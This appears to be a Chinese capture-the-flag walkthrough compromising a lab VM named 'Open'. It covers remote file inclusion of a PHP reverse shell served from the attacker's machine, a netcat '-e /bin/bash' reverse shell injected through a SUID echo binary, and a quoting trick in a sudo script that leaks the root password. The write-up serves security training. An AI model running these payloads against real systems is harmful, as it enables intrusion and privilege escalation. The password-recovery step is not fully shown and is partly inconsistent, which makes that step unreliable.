

主机发现

```
└──(root@xhh)-[~/Desktop/xhh/QQ/Open]
└# arp-scan -I eth1 -l

192.168.56.116 08:00:27:da:04:f3      PCS Systemtechnik GmbH
```


主机地址为: 192.168.56.116

端口扫描

```
└──(root@xhh)-[~/Desktop/xhh/QQ/Open]
└# nmap -p- 192.168.56.116

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Web渗透



- Must start with "<http://open>"
- Should be a valid URL pointing to a PHP resource
- Remote file inclusion is enabled

三条提示

测试SSRF

```

#步骤一，写测试文件
└──(root㉿xhh)-[~/Desktop/xhh/QQ/Open]
└─# echo "<?php echo 'hello';?>" > a.php

#步骤二，在攻击机上开启http服务
└──(root㉿xhh)-[~/Desktop/xhh/QQ/Open]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

#步骤三，服务器上请求a.php
请求payload: http://open.dszy/?url=http://open@192.168.56.247:8000/a.php


```

结果验证

```

└──(root㉿xhh)-[~/Desktop/xhh/QQ/Open]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.116 - - [30/Nov/2025 20:38:13] "GET /a.php HTTP/1.1" 200 -

```



成功请求执行

反弹shell

拿个反弹shell文件，按上面步骤一样

```

#http
└──(root㉿xhh)-[/]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.116 - - [30/Nov/2025 21:02:44] "GET /revshell.php HTTP/1.1" 200 -

```

```
#nc
└──(root@xhh)-[~/Desktop/xhh/QQ/Open]
└# nc -lvp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.116] 48868
成功建立反向shell连接至 192.168.56.247:6666
Linux Open 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
GNU/Linux
 08:02:44 up 29 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM           LOGIN@    IDLE    JCPU    PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

成功拿到webshell

webshell --> miao

```
www-data@Open:/ $ ls -al /opt
total 32
drwxr-xr-x  2 root root  4096 Jul 29 03:22 .
drwxr-xr-x 18 root root  4096 Mar 18 2025 ..
-rwsr-sr-x  1 root root 17008 Jul 29 03:06 echo
-rwxr-xr-x  1 root root   192 Jul 29 03:22 hello.sh
```

查看opt文件夹，发现一个带SUID权限的echo和一个可以执行的hello.sh脚本

```
//opt下echo分析（部分）
//直接拼接用户输入到命令字符串，无任何过滤 / 转义
strcat(dest, argv[1]);
//执行拼接后的命令（仅用单引号包裹输入，可通过闭合引号突破限制）
v10 = system(dest);
```

```
www-data@Open:/opt$ /opt/echo "";id; ""
执行命令: echo '[用户输入]:';id; ''
[用户输入]:
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
sh: 1: : Permission denied
```

成功执行 id 命令

反弹shell

```
#发送端
www-data@Open:/opt$ /opt/echo '';busybox nc 192.168.56.247 9999 -e /bin/bash;''
执行命令: echo '[用户输入]:' ;busybox nc 192.168.56.247 9999 -e /bin/bash;''
[用户输入]:
```



```
#接收端
└─(root@xhh)-[~/Desktop/xhh/QQ/Open]
└─# nc -lvpn 9999
listening on [any] 9999 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.116] 55902
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
```

user.txt

```
pwd
/home/miao
ls
user.txt
cat user.txt
flag{user-b026324c6904b2a9cb4b88d6d61c81d1}
```

提权

```
sudo -l
Matching Defaults entries for miao on Open:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User miao may run the following commands on Open:
    (ALL) NOPASSWD: /opt/hello.sh
```

拿先看一下脚本

```
cat /opt/hello.sh
PATH=/usr/bin

# 必须传参，否则退出
[ -n "$1" ] || exit 1
# 传dsz则exit 2
[ "$1" = "dsz" ] && exit 2

#[ $1 = "dsz" ] && cat /root/password.txt | md5sum | awk '{print $1}'
# 传dsz则读密码文件
[ $1 = "dsz" ] && cat /root/password.txt

echo "Goodbye!"
```

分析

```
[ "$1" = "dsz" ] && exit 2
[ $1 = "dsz" ] && cat /root/password.txt
#$1的包裹方式不一样
#以下'\t'表示一个空格
#在执行命令的时候
#cat a.txt和cat a.txt\t都会输出a.txt内容
#但是被引号包裹起来就不一样了
#cat "user.txt"
#flag{user-b026324c6904b2a9cb4b88d6d61c81d1}
#cat "user.txt "
#ls
#user.txt
#多了个空格的并未执行
```

利用

```
sudo /opt/hello.sh 'dsz '
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
```

成功拿到password的MD5

```
└──(root@xhh)-[/]
└# echo do167watt041 | md5sum
6cd1f22e65d26246530ff7a2528144e3 -
```

得到root密码是 do167watt041

```
su - root
do167watt041
id
uid=0(root) gid=0(root) groups=0(root)
```

成功获得root

root.txt

```
cat root.txt
flag{root-6cd1f22e65d26246530ff7a2528144e3}
```